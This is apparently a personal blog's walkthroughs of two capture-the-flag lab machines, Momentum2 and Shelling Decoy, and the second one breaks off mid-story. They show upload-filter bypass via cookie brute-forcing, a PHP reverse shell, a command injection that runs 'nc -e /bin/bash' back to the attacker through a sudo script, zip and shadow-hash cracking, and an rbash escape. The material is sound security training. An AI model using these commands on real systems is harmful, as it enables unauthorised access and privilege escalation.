How I took down Momentum2

Overview:

Target Machine IP Address: 192.168.56.125
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root

1. To get user flag
2. To get root flag
3. To get root access

Level: Easy/Medium 

Easy/Medium

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:


sudo arp-scan --interface=vboxnet0 192.168.56.1/24

Target IP: 192.168.56.125

nmap -sC -sV -p- -Pn 192.168.56.125 -o nmap.log

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 02:32:8e:5b:27:a8:ea:f2:fe:11:db:2f:57:f4:11:7e (RSA)
| 256 74:35:c8:fb:96:c1:9f:a0:dc:73:6c:cd:83:52:bf:b7 (ECDSA)
|_ 256 fc:4a:70:fb:b9:7d:32:89:35:0a:45:3d:d9:8b:c5:95 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Momentum 2 | Index
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

1 HTTP

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .html,.php,.txt,.php.bak,.bak,.zip -u 192.168.56.125 -o gobuster.log
__$ cat gobuster.log 

/img (Status: 301)
/index.html (Status: 200)
/css (Status: 301)
/ajax.php (Status: 200)
/ajax.php.bak (Status: 200)
/manual (Status: 301)
/js (Status: 301)
/dashboard.html (Status: 200)
/owls (Status: 301)
/server-status (Status: 403)

dirsearch -u http://192.168.56.125 -e .html,.php,.txt,.php.bak,.bak,.zip -w /usr/share/wordlists/dirb/common.txt -f


http://192.168.56.125:80/ajax.php.bak
http://192.168.56.125:80/ajax.php 
http://192.168.56.125/css/
http://192.168.56.125/dashboard.html
http://192.168.56.125/img/
http://192.168.56.125/js/
http://192.168.56.125/manual/

I checked all the directories. I am going to explore more on dashboard.html and js

http://192.168.56.125/js/

function uploadFile() {

    var files = document.getElementById("file").files;
 
    if(files.length > 0 ){
 
       var formData = new FormData();
       formData.append("file", files[0]);
 
       var xhttp = new XMLHttpRequest();
 
       // Set POST method and ajax file path
       xhttp.open("POST", "ajax.php", true);
 
       // call on request changes state
       xhttp.onreadystatechange = function() {
          if (this.readyState == 4 && this.status == 200) {
 
            var response = this.responseText;
            if(response == 1){
               alert("Upload successfully.");
            }else{
               alert("File not uploaded.");
            }
          }
       };
 
       // Send request with data
       xhttp.send(formData);
 
    }else{
       alert("Please select a file");
    }
 
 }

http://192.168.56.125/dashboard.html

I thought to upload a PHP webshell, let’s try

cp /usr/share/webshells/php/php-reverse-shell.php .

Note: you need to update the IP and port number

I was not lucky to upload the shell, so I thought I need to take sometime and test with other file format.

touch test.txt

upload the file and it went through without any error and the uploaded file is reflecting at http://192.168.56.125/owls (this is good catch though ;))

$cat ajax.php.bak

//The boss told me to add one more Upper Case letter at the end of the cookie
if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == '&G6u@B6uDXMq&Ms'){

//[+] Add if $_POST['secure'] == 'val1d'
$valid_ext = array("pdf","php","txt");
}
else{

$valid_ext = array("txt");
}


// Remember success upload returns 1

Based on the above condition, I have written a bash script

#!/usr/bin/bash

for i in {A..Z}; do echo '&G6u@B6uDXMq&Ms'$i >> cookie.txt; done

Besides, if we could get the right cookie value of admin, we can also upload the php file, which means our file is ready 😉



My plan is to fireup BurpSuite and send brute force the cookie value with the data set which we just prepared (cookie.txt).


POST /ajax.php HTTP/1.1
Host: 192.168.56.125
Content-Length: 5717
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySdAdUP2K6pJ876kK
Accept: */*
Origin: http://192.168.56.125
Connection: close
Referer: http://192.168.56.125/dashboard.html
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: admin=password

------WebKitFormBoundarySdAdUP2K6pJ876kK
Content-Disposition: form-data; name="secure"

val1d

------WebKitFormBoundarySdAdUP2K6pJ876kK
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/x-php

And then let’s send the request to Repeater and check the response. If it is showing 0 or 1 that means it is working.

Since we got response 0 . We can send this request to Intruder and try with the Cookies we have. By the way, if we get response 1, that means we were successfully upload the shell file into the server.

I must admit, if you know a little bit of BurpSuite, your life will become easier 😉

You have to go through each request response and check and see whether you get the value 1 which means true or you have successfully uploaded the shell.

By the way, file gets uploaded at http://192.168.56.125/owls/

Yeah, let’s get the reverse shell now 🙂

Boom!! We got the user level access !!


We got two users.

username: athena
password: myvulnerableapp*

I was quite happy to see that python thing lol but was not able to exploit that, so I had to try the cookie-gen.py file. Let’s first see the code, what it is trying to do …

import random
import os
import subprocess

print('~ Random Cookie Generation ~')
print('[!] for security reasons we keep logs about cookie seeds.')
chars = '@#$ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefgh'

seed = input("Enter the seed : ")
random.seed = seed

cookie = ''
for c in range(20):
    cookie += random.choice(chars)

print(cookie)

cmd = "echo %s >> log.txt" % seed
subprocess.Popen(cmd, shell=True)

Although the script shows that the input getting outputed however, I am absolute sure regarding code execution, so I tried my luck (click on screenshot to view in large format)

Since the program could run with sudo so I am certain that we can get root. Let’s see 🙂

On Kali Linux Machine

nc -lvp 1234

On Victim Machine

sudo python3 /home/team-tasks/cookie-gen.py

;nc 192.168.56.1:1234 -e /bin/bash;

Today, I had a wonderful time because I had a meeting with one colleague over video call for 4 hours and learned alot regarding DNS and firewalling. And then resumed my shelling 🙂 By the way, evening prayers was done before the conference because I was afraid it will take more time and at the end I will end up praying sluggishly lol. Anyway, that’s all.. Catch you tomorrow with a new box 🙂


Shelling Decoy

Overview:

Target Machine IP Address: 192.168.56.42
My Machine IP Address: 192.168.56.20

Mission:

THIS IS A MACHINE FOR COMPLETE BEGINNER, THERE ARE THREE FALGS AVAILABLE IN THIS VM.

FROM THIS VMs YOU WILL LEARN ABOUT ENCODER-DECODER & EXPLOIT-DB.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24

nmap -sC -sV -p- 192.168.56.42 -o nmap.log

https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

80/tcp open http Apache httpd 2.4.38
| http-ls: Volume /
| SIZE TIME FILENAME
| 3.0K 2020-07-07 16:36 save.zip


https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdfThe zip file required a password to access it.  I am not able to find anything which could be leveraged to use as password. Let’s crack it through brute force using rockyou.txt with fcrackzip tool.

 fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt save.zip 

password: manuelhttps://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf

We were able to get some juicy information and I am not going to write here each file, however, I am sure you know well that shadow file is the hashed form of the password for the users.  I think this may be enough.


We need to break the hash, so let’s use john for the task and take necessary hashes and make it in one form.

username: 296640a3b825115a47b68fc44501c828

echo "$6$x4sSRFte6R6BymAn$zrIOVUCwzMlq54EjDjFJ2kfmuN7x2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr92aWzAtykKih5PX39OKCvJZV0us." | > ../hash.txt

ssh 296640a3b825115a47b68fc44501c828@192.168.56.42

password: server

We need to bypass the rbash restriction. I have never used it however, I have seen this in blog and youtube vidoes by IPPSec.

If you want to know more about rbash bypass, you can read it from here.

From that pdf resources, I tried all the commands and it didn’t work. However, as I tried the following Advance Techniques part, it no longer gives me

ssh 296640a3b825115a47b68fc44501c828@192.168.56.42 -t "bash --noprofile"

Now we can see that it no longer showing us rbash restriction rather command not found which means, the binary or the command path needs to be fixed here.

What I tried was I echo the PATH of my Kali Machine and copied this path and set it to the target machine. Perhaps you might understand it better if you see this screenshot.

PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/go/bin/:/root/go-workspace/bin

Ok, let’s download pspy on Kali Machine and they transfer that to out targetted machine. I use SimpleHTTPServer to do the work, of course, you can have your own method 🙂

Let’s do a searchexploit chkrootkit or search chkrootkit on google (it will show exploit-db which is GUI of searchsploit).

When we read the exploit steps (like how to configure and how to use it), it tells us this..

The steps are quite self-explanatory, however, what I did here is, I checked the location of the NC program in the target box and then let it run /bin/sh with port 1234, to reverse a connection to IP address 192.168.56.33 (My Kali Machine). Of course, as per the instruction we need to give execution permission to out executable file

